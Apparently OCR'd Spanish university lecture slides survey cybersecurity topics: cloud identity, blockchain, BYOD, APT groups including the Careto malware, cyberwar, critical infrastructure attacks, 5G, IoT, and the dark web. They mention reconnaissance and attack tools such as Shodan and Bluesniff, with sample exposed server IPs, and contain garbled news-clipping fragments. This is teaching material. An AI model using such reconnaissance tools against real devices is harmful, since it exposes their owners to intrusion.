- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Índice

Universidad Rey Juan Carlos

- **Seguridad en entornos cloud.**
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Entornos Cloud

- Entorno cloud (*Cloud Computing*) es un modelo tecnológico que permite el acceso ubicuo, adaptado y bajo demanda a un conjunto compartido de recursos de computación.
- Hay tres modelos:
  - ***Infrastructure as a service*** *(IaaS)*: ordenadores físicos o máquinas virtuales. Los usuarios instalan sistemas operativos y sus aplicaciones.
  - ***Platform as a service*** *(PaaS)*: plataformas de cómputo.
  - ***Software as a service*** *(SaaS)*: acceso a aplicaciones y bases de datos. El proveedor de cloud gestiona la infraestructura y la plataforma.
- Ha surgido el modelo SECaaS: Security as a Service. Empresas que proporcionan servicios relacionados con la seguridad.

Entornos Cloud

- Algunas aspectos a tener en cuenta:
  - Pérdida de control sobre los activos (datos, aplicaciones, sistemas de información,…) que provoca la externalización.
    - Esto influye en la confidencialidad y disponibilidad.
  - Necesidad de conectarse con los servicios contratados a través de internet.
  - Ya no se pueden utilizar los esquemas de seguridad de protección del perímetro.
  - Dependencia de los proveedores para garantizar la seguridad de sus sistemas.
  - La convivencia de los datos, procesos, aplicaciones, sistemas,… de diferentes organizaciones sobre las mismas máquinas físicas.

Entornos Cloud

Universidad Rey Juan Carlos

- La seguridad en entornos cloud se proporciona mediante:
  - Protocolos de red seguros.
  - Encriptación de los datos.
  - Sistemas de gestión de identidades y control de accesos.

- Siguen esquemas "Triple A" que tienen cuatro funcionalidades:
  - **I**dentificación de un usuario asignándole una entidad digital.
  - **A**utenticación: verificar que un usuario es quien dice ser.
  - **A**utorización: control de acceso del usuario a los diferentes recursos.
  - **A**uditoría: trazabilidad de lo que el usuario hace.

Entornos Cloud

Universidad Rey Juan Carlos

- Para evitar saturar a los usuarios con una gran número de contraseñas se han creado los esquemas de IAAA federados con sus correspondientes aplicaciones federadas.

- Estas aplicaciones se caracterizan por confiar la autenticación y autorización de un usuario en un tercer servidor central.

- Parecido al protocolo Kerberos pero mejorado, y orientado a web.

- De esta manera evitan el almacenar un gran número de usuarios.

Entornos Cloud

Universidad Rey Juan Carlos

- El problema con este tipo de autenticación es que si se implanta en un contexto muy distribuido con muchos agentes participando, el esquema (o diseño) crece mucho.
- Se deben tener tantos esquemas de gestión de entidades como proveedores.
- Una posible solución es el Control de Acceso Federado.

Entornos Cloud


Universidad Rey Juan Carlos

Control de Acceso Federado

- Existen varios repositorios de credenciales, pero los atributos de una persona que se asocian a una identidad se almacenan en un único repositorio.
- Este repositorio es el encargado de verificarlos en cada proceso de identificación y autenticación.
- Todos los proveedores que participan en la federación confían los unos en los otros para realizar las verificaciones.

Entornos Cloud

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Seguridad en entornos cloud.
- **Blockchain.**
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Blockchain


Universidad Rey Juan Carlos

- Generalmente se asocia el blockchain al tema de bitcoins y criptomonedas.
- Fue descrito en 1991 en un trabajo sobre bloques asegurados criptográficamente.
- Pero se hizo popular en 2008 con la llegada del bitcoin.
- Sin embargo su utilización se está extendiendo a otros ámbitos, como las instituciones financieras, servicios médicos o el Internet de las Cosas.

Blockchain

Universidad Rey Juan Carlos

- Es un registro único, consensuado y distribuido en varios nodos de una red.
- En cada bloque se almacena:
  - Una cantidad de registros o transacciones válidas.
  - Información referente a ese bloque.
  - Su vinculación con el bloque anterior (hash).
- Cada bloque tiene un lugar específico en la cadena.
- La cadena completa se guarda en cada nodo → hay una copia exacta de la cadena en todos los participantes.



Blockchain

Universidad Rey Juan Carlos

¿Por qué es tan seguro?

- Al haber una copia de la cadena en cada nodo, se asegura la disponibilidad de la información.
  - Una denegación de servicio necesitaría inhabilitar todos los nodos de una red.
- Como todos los nodos tienen la misma información, es casi imposible alterar algún dato (asegura la integridad).
- Además con el uso del hash, al añadir un nodo a la red su información es inmutable.
- Cada nodo tiene certificados y firma digital para verificar la información y validar los datos almacenados. Permite asegurar la autenticidad de la información.

Blockchain

Universidad Rey Juan Carlos

- Los datos están distribuidos en todos los nodos de la red.
- Al no haber un nodo central, todos participan por igual almacenando y validando la información.
- Permite comunicar y almacenar información de manera confiable.
- Un modelo descentralizado donde la información es de los propios nodos que participan y no dependen de una compañía que proporcione el servicio.

Blockchain

Usos del Blockchain:

- Salud:
  - Los registros de salud podrían ser unificados y almacenados en blockchain. El historial médico de cada paciente estaría seguro y disponible para cada médico.
- Documentos:
  - El uso de blockchain permite registrar compras, escrituras, documentos o cualquier elemento digital evitando que pueda ser falsificado.
- Industria:
  - Generalmente para el control, o automatización, de líneas de producción, o aplicado a sistemas de almacenamiento y distribución de productos.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- **Seguridad en dispositivos móviles y BYOD.**
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- Desde hace años se estaba trabajando para implantar el teletrabajo… pero hasta el 2020 no se ha implantado de manera efectiva.
- La idea es trabajar desde cualquier lugar, y con cualquier dispositivo como si estuvieras en la oficina.
- Por lo que hay que dotar de cierta seguridad:
  - A la propia red para permitir dicha conexión.
  - A los dispositivos móviles para permitir conexiones desde cualquier dispositivo.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- El teletrabajo ha tenido una gran implicación en la cantidad de ataques que se han producido en los últimos años.
- Sin embargo, la vuelta a la “normalidad” ha traído otro problema asociado, y está relacionado con el BYOD.
- BYOD: *Bring Your Own Device*.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- Es una apuesta que se puso de moda antes de la pandemia, y consiste en permitir que los empleados usen sus propios dispositivos.
- Como consecuencia: los dispositivos móviles se han convertido en el nuevo objetivo de los ciberdelincuentes.
- El objetivo no es acceder al dispositivo para robar información personal, sino ser capaces de acceder a la información de la empresa para la que trabaja.

Entornos móviles y BYOD

Universidad Rey Juan Carlos

- El problema: el usuario es uno de los problemas de seguridad más importantes.
- Puede ser que esos dispositivos contengan malware o usen aplicaciones vulnerables.
- Algunas empresas proporcionan smartphones corporativos
  - Los empleados quieren usar las aplicaciones y servicios que usan en su entorno personal

Entornos móviles y BYOD

Universidad Rey Juan Carlos



ESCÁNDALO

Multa a LaLiga de fútb
por usar el móvil de 50.
españoles para espiar

El organismo presidido por Javier Tebas ha anunciado q
recurrirá la sanción impuesta por la Agencia Española d
Protección de Datos.

El presidente de LaLiga, Javier Tebas EFE

El Gobierno denuncia que los móviles de Sánchez y Robles fueron espiados con el programa Pegasus

MIGUEL GONZÁLEZ | Madrid

Los atacantes extrajeron 2,6 gigas de datos del teléfono del presidente y nueve megas de la ministra de Defensa. El Ejecutivo no sabe aún cuál es la información robada y su grado de sensibilidad

en Google Play de
que contenía

a con el malware de la
que se ha duplicado en
de 11 millones de

09/06/2020 13:01

Índice

Universidad Rey Juan Carlos

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- **APTs.**
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

APTs

Universidad Rey Juan Carlos

- Amenaza Persistente Avanzada (*Advanced Persistent Threat*)
- Conjunto de procesos **sigilosos** con la intención y capacidad de atacar de forma avanzada y **continuada en el tiempo**.
- Son creados por grupos organizados con muchos recursos y con un gran interés en el objetivo. Ejemplos: mafias organizadas, ejércitos, grupos terroristas, grupos activistas… etc.

APTs

Universidad Rey Juan Carlos

- El objetivo suele ser tener el control del ordenador de la víctima de forma continuada.
- Algunas características de las APTs son:
  - Persistencia: el software malicioso se suele instalar en varias máquinas para tener esa consistencia en caso de sustitución, formateo o rotura.
  - Sigilo: usan Técnicas de Evasión Avanzadas para evitar ser descubiertos.
  - Suelen evitar ser localizados: tiene la capacidad de ante la duda de detección el malware se borra y se reorganiza en otros equipos.
  - Si es descubierto, su análisis revela la mínima información por medio de código cifrado u ofuscado, borrar la información enviada, no usar comentarios… etc.

APTs

Universidad Rey Juan Carlos

- Hay una gran variedad de grupos que desarrollan APTs, pero una gran cantidad son grupos de China, Rusia e Irán, donde presuntamente son apoyados por los gobiernos.

- Por ejemplo:
  - APT1: supuestamente apoyado por China.
  - TAO (*Tailored Access Operations*): revelada por Snowden y supuestamente apoyada por Estados Unidos.


APTs

Universidad Rey Juan Carlos

- Ejemplos de grupos organizadores de APTs:

https://apt-ecosystem.com/russia/map/


  - Rusia:
    - APT28: objetivo militar, farmacéutico, financiero…
    - APT29: objetivo aeroespacial, defensa, energía…
    - DragonFly: objetivo sector energético.
    - Black Energy: apagón en Ucrania el 23 de diciembre 2015.



APTs

Universidad Rey Juan Carlos

- Ejemplos de grupos organizadores de APTs:
  - Irán:
    - APT33: ataques contra USA, Corea del Sur, Arabia Saudí, y con objetivos en el sector aeroespacial, petroquímico y defensa.
    - Cleaver: USA, Israel, China, India, Francia, Reino Unido y Arabia Saudí.
    - CopyKittens: USA, Jordania, Turquía, Israel, Arabia Saudí y Alemania.
    - Leafminer: Arabia Saudí, Líbano, Israel y Kuwait.



APTs

Universidad Rey Juan Carlos



Careto / The mask.

- Conjunto de troyanos de reconocimiento y robo de datos.
- Monitoriza muchos datos de las operaciones de un sistema, las teclas que se pulsan y la monitorización de red.
- La información se guarda en local, y después se recolecta en un servidor externo.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- Es un malware muy modular y cada módulo tiene una función muy particular.
- Tiene una instalación en varias etapas con diferentes pasos intermedios.
- Se descubrieron dos variantes: SGH y Careto.

- Cuando se analizaron los informes, se determinó que el ataque podría estar activo desde el 2007 hasta mediados del 2013.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- Los objetivos de careto:
  - Instituciones gubernamentales, cuerpos diplomáticos / embajadas, empresas de energía, petróleo y gas, instituciones de investigación, organizaciones activistas…

- Se detectaron más de 380 víctimas repartidas en 31 países diferentes.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- La mayor característica de careto era la complejidad del conjunto de herramientas que podían usar los atacantes:
  - Un malware extremadamente complicado
  - Un rootkit
  - Un bootkit
  - Versiones para Windows 32 y 64
  - Versiones para Mac OS X, Linux, y posiblemente para Android y Apple iOS.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- ¿Qué extraía de las víctimas?
  - Interceptaba el tráfico de red.
  - Conversaciones de Skype.
  - Claves PGP.
  - Analiza el tráfico WiFi.
  - Busca toda la información de dispositivos Nokia, Android, iOS.
  - Capturas de pantalla.
  - Recopila archivos del sistema infectado: claves de cifrado, configuraciones VPN, claves SSH, archivos de escritorio remoto, y otros archivos relacionados con herramientas de cifrado a nivel militar / gubernamental.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- ¿Quién estaba detrás de Careto?
- No se sabe… pero hay sospechas.
- Las muestras no mostraban información de la localización, pero algunas muestras tenían información de la página de códigos.
- El valor era 0x4E4, cuyo valor decimal es 1252.
- Esta página de códigos la utiliza Microsoft para productos que utilizan el alfabeto latino de Europa occidental.

APTs

Universidad Rey Juan Carlos

Careto / The mask

- ¿Quién estaba detrás de Careto?
- Además hay expresiones que hacen pensar que Careto es de origen español:
  - "Careto"
  - La configuración de los datos tenía: "Accept-Language: es Accept-Encoding: gzip"
  - Cuando se debugearon los desinstaladores encontraron paths de los desarrolladores a carpetas llamadas "Pruebas".
  - Y además encontraron una clave RC4 usada por las comunicaciones command and control.
  - Al descifrarla, la clave en claro era: "*Caguen1aMar*".

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- **Ciberguerra.**
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.


Ciberguerra

- El concepto se refiere al uso de ataques digitales por un país para interrumpir los sistemas informáticos vitales de otro.
- Los ataques informáticos son cada vez más frecuentes en los conflictos internacionales.
- No todos los ciberataques contribuyen a la “ciberguerra”:
  - Sólo se consideran aquellos ataques realizados por grupos que son supuestamente apoyados, o respaldados, por el Estado.

Ciberguerra

Universidad Rey Juan Carlos


Ciberataques geopolíticos en todo el mundo (2009-2019)



Ciberguerra

Universidad Rey Juan Carlos


- Los países más atacados:



Ciberguerra

Universidad Rey Juan Carlos

- Origen de esos ataques:



Ciberguerra

Universidad Rey Juan Carlos

- Usando la ciberguerra los estados son menos “evaluados” por la ciudadanía.
- Invadir un país o iniciar una guerra necesita la aprobación por un Congreso, y además es un acto visible, lo que permitirá a los ciudadanos (y otros países) juzgar ese gobierno.
- En cambio, un ataque cibernético pasa desapercibido ya que no se suele hacer público quiénes son los estados que han participado.

Ciberguerra

- La financiación para crear un ciberataque es mucho menor que la que se necesita para iniciar una guerra.
- Esto hace que cualquier país (por pequeño que sea) tenga la capacidad de atacar a otro.
- "Solo" se necesita disponer de un grupo de hackers con los conocimientos necesarios y estén dispuestos a ayudar a su país.
- ¿Qué pasaría si un país es capaz de convencer a la ciudadanía para que le preste capacidad de cómputo?

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- **Protección de infraestructuras críticas.**
- 5G.
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

Infraestructuras críticas

Universidad Rey Juan Carlos

- Todos estos ataques se suelen realizan contra infraestructuras críticas.
- Las infraestructuras críticas son aquellas instalaciones, redes, servicios y equipos físicos y de tecnología de la información cuya interrupción o destrucción tendría un impacto en la salud, la seguridad o el bienestar económico de los ciudadanos.
- Todas aquellas infraestructuras cuyos sistemas, medios y servicios son fundamentales para el progreso de la sociedad.

Infraestructuras críticas

Universidad Rey Juan Carlos



Infraestructuras críticas

Universidad Rey Juan Carlos

- El Centro Nacional de Protección de Infraestructuras y Ciberseguridad (CNPIC): responsable del impulso, coordinación y supervisión de todas las políticas y actividades relacionadas con la protección de las infraestructuras críticas españolas.

- Tres objetivos fundamentales:
  - Prevenir los ataques informáticos contra las infraestructuras de información críticas
  - Reducir la vulnerabilidad nacional a los ciberataques.
  - Reducir al mínimo los daños y el tiempo de recuperación cuando estos ataques se producen.

Infraestructuras críticas

Universidad Rey Juan Carlos

- Ejemplos de ataques a infraestructuras críticas:
  - 2000 (Australia) – Un exempleado, con claves de acceso, tomó el control de la compañía de agua y provocó un vertido de aguas residuales a parques y ríos de la región.
  - 2006 – 2011 (China) – NightDragon realizó una serie de ataques desde China a compañías de Utilities para obtener información sensible y espiar las actividades.
  - 2008 (Polonia) – Un chico de 14 años logró descarrilar 4 trenes.
  - 2015 (Ucrania) – BlackEnergy dejó a toda Ucrania sin luz durante 6 horas, por un ataque a más de 30 plantas eléctricas del país.
  - 2017 (Reino Unido) – WannaCry paralizó el funcionamiento de 16 hospitales, restringiendo el acceso a los historiales médicos.
  - *2021 – Zeppelin ransomware que atacó el servicio en la nube de ASAC dejó sin servicio al ayuntamiento de Oviedo, Cáceres, Vinaròs, FECYT, el Tribunal de cuentas…*

Infraestructuras críticas

- Los problemas más frecuentes a los que se enfrenta la protección de infraestructuras críticas son los siguientes:
  - Sistemas desactualizados o sin seguridad alguna.
  - Hardware obsoleto.
  - Falta de talento.
  - Vulnerabilidades y agujeros de seguridad desde el diseño.
  - Falta de preparación y concienciación.
  - Mayor número de ciberataques.
  - Aumento del número de dispositivos conectados.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- **5G.**
- IoT/Industria.
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

5G

Universidad Rey Juan Carlos

- Nueva tecnología móvil.

- Presenta varias ventajas:
  - Velocidad optimizada: de hasta 100 veces mayor que el 4G.
  - Baja latencia.
  - Mayor flexibilidad: permite gestionar mejor los dispositivos conectados al mismo tiempo.
  - Menor consumo: permite la utilización de la tecnología en dispositivos pequeños.

5G

Universidad Rey Juan Carlos

- Aunque es un avance tecnológico supone algunos retos de cara a la seguridad:
  - Aumenta el número de dispositivos → aumenta la exposición a los ataques y tenemos más puntos entrada para los ataques.
  - El 5G tiene una nueva arquitectura cuya característica y las nuevas funcionalidades, ciertos equipos se convierten en nodos “críticos” dentro de la red.
  - Una mayor exposición a los riesgos relacionados con la dependencia de los operadores de redes móviles respecto a los proveedores.

5G

- Se prevé que las redes 5G se conviertan en la espina dorsal de muchas aplicaciones informáticas cruciales.
- Por eso, la integridad y la disponibilidad serán un aspecto clave.
- Además, deberemos prestar mucha atención a los ataques por DDoS.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- **IoT/Industria.**
- Deepweb.
- IA y ciberseguridad.
- Deepfakes.

IoT/Industria

- Está aumentando de manera considerable el número de dispositivos que nos rodean.
- Tanto en el terreno industrial como en el doméstico.
- Un aspecto clave es que los dispositivos funcionan, o se comunican, sin intervención de los usuarios.
- Los sensores recolectan, comunican, analizan y trabajan con la información → nueva forma de crear valor.

IoT/Industria

- También se crean nuevas oportunidades para comprometer toda esa información.
- No sólo son más datos compartidos entre diferentes dispositivos, sino que los datos pueden ser mucho más sensibles.
- El despliegue de estos sistemas en una gran variedad de dominios conllevan a una gran cantidad de datos e información que puede ser explotada, o utilizada.

IoT/Industria

Universidad Rey Juan Carlos

Terreno industrial

- Generalmente son sensores que miden o controlan el proceso industrial de una compañía, o fábrica.
- Miden aspectos como la velocidad, presión, temperatura, brazos robóticos, turbinas, ventiladores…
- Un ataque a este sistema podría suponer varias cosas:
  - Que los atacantes tengan control total sobre la cadena de producción, o sobre alguna máquina.
  - Que dispongan de dicha información:
    - Espionaje.
    - Venta de datos.

IoT/Industria

Universidad Rey Juan Carlos

Ciudades

- Muchos de estos sensores se están instalando en ciudades (*Smart cities*).
- Se incluye en edificios HVAC (*heating, ventilation and air conditioning*), pero también se usan en el transporte público, control del tráfico, o parking inteligentes.
- Tener acceso a estos sistemas pueden ser graves consecuencias:
  - Medios de transporte autónomos.
  - Control del tráfico.

IoT/Industria

Universidad Rey Juan Carlos

Sistemas Sanitarios

- Las posibilidades del IoT se están empezando a utilizar en centros sanitarios.
- Ejemplos de aplicaciones: cuidado de pacientes, sistemas de diagnóstico remoto, *bio wearables*, monitorización de personas mayores,…
- Al igual que el caso anterior, hay que prestar especial atención a la seguridad dentro de estos entornos.

IoT/Industria

Universidad Rey Juan Carlos

Hogar

- El hogar es el entorno donde más se está utilizando las tecnologías basadas en IoT (además del sector industrial) y también es el entorno con mayor riesgo.
- Tenemos sensores y dispositivos para controlar el termostato, alarmas, las luces, sistema de alimentación de animales, cámaras de seguridad, puertas, o incluso vehículos eléctricos.

IoT/Industria

Universidad Rey Juan Carlos

- Una página interesante es shodan:

  https://www.shodan.io/

- Shodan es un motor de búsqueda de sistemas.
  - para localizar todo tipo de dispositivos que estén conectados a internet.

- Es considerado uno de los motores de búsqueda más peligrosos por el tipo de información que podemos recuperar.

IoT/Industria


Universidad Rey Juan Carlos

- Como cualquier motor de búsqueda tiene distintos dorks.

- Podemos buscar por países, por dispositivo, por sistema operativo, por vulnerabilidad (CVE).

- Por dispositivo específico.

- Y ver la información de la IP.



IoT/Industria

Universidad Rey Juan Carlos

- Podemos buscar servidores específicos:

52.175.205.43
Microsoft Azure
Added on 2018-09-13 07:57:46 GMT
United States
Details
videogame cloud

Minecraft Server
Players: 0 online - 10 maximum
Version: 1.12.2 (protocol 340)
Description: Homeslice Server

150.95.201.41
v150-95-201-41.a0f7.g.tyo1.static.cnode.io
GMO Internet,Inc
Added on 2018-09-13 07:56:36 GMT
Japan
Details
videogame

Minecraft Server
Players: 0 online - 20 maximum
Version: 1.13 (protocol 393)
Description: PIPPI Server

IoT/Industria

Universidad Rey Juan Carlos

- O incluso webcams:



IoT/Industria

- Bluescanner:
  - Se utiliza para rastrear dispositivos Bluetooth y extraer información sin tener que emparejarse con el dispositivo.

- Bluesniff:
  - Sirve para rastrear redes Bluetooth ocultas y ataca a los dispositivos vulnerables.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- **Deepweb.**
- IA y ciberseguridad.
- Deepfakes.

Deep web / Dark web

- Hay que diferenciar Deep web y dark web.
- En ambos casos son zonas de internet que no están indexadas en ningún buscador.
- La Deep web contiene información que no es accesible de manera pública: páginas normales protegidas por un paywall, archivos guardados de Dropbox o correos electrónicos almacenados en los servidores de los proveedores.
- A la Dark web hay que acceder con un navegador específico: Tor.

Deep web / Dark web

- La Dark web se suele utilizar para vender información robada.
- Esto se puede hacer gracias al anonimato de la propia red.
- Además se utilizan criptomonedas por lo que es imposible de rastrear.
- Toda esta información puede ser información personal, pero también información de diferentes empresas.

Deep web / Dark web

Universidad Rey Juan Carlos

- Existen foros dedicados al comercio de exploits y vulnerabilidades.
- Según un estudio de Recorded Future el 75% de las vulnerabilidades descubiertas, aparecieron en la dark web antes de publicarse en sitios oficiales.
- También hay páginas donde se debate el desarrollo de exploits, o debates sobre nuevas vulnerabilidades.

Deep web / Dark web

Universidad Rey Juan Carlos

- Por último, existen páginas o lugares destinados a empleados descontentos con su empresa.
- El objetivo podría ser realizar actos delictivos
- Podría suponer la fuga de datos sensibles de la propia empresa o el acceso desautorizado a la red interna de la compañía.
- Mucha desinformación → surgen empresas encargadas de monitorizar la dark web.

Índice

- Seguridad en entornos cloud.
- Blockchain.
- Seguridad en dispositivos móviles y BYOD.
- APTs.
- Ciberguerra.
- Protección de infraestructuras críticas.
- 5G.
- IoT/Industria.
- Deepweb.
- **IA y ciberseguridad.**
- Deepfakes.

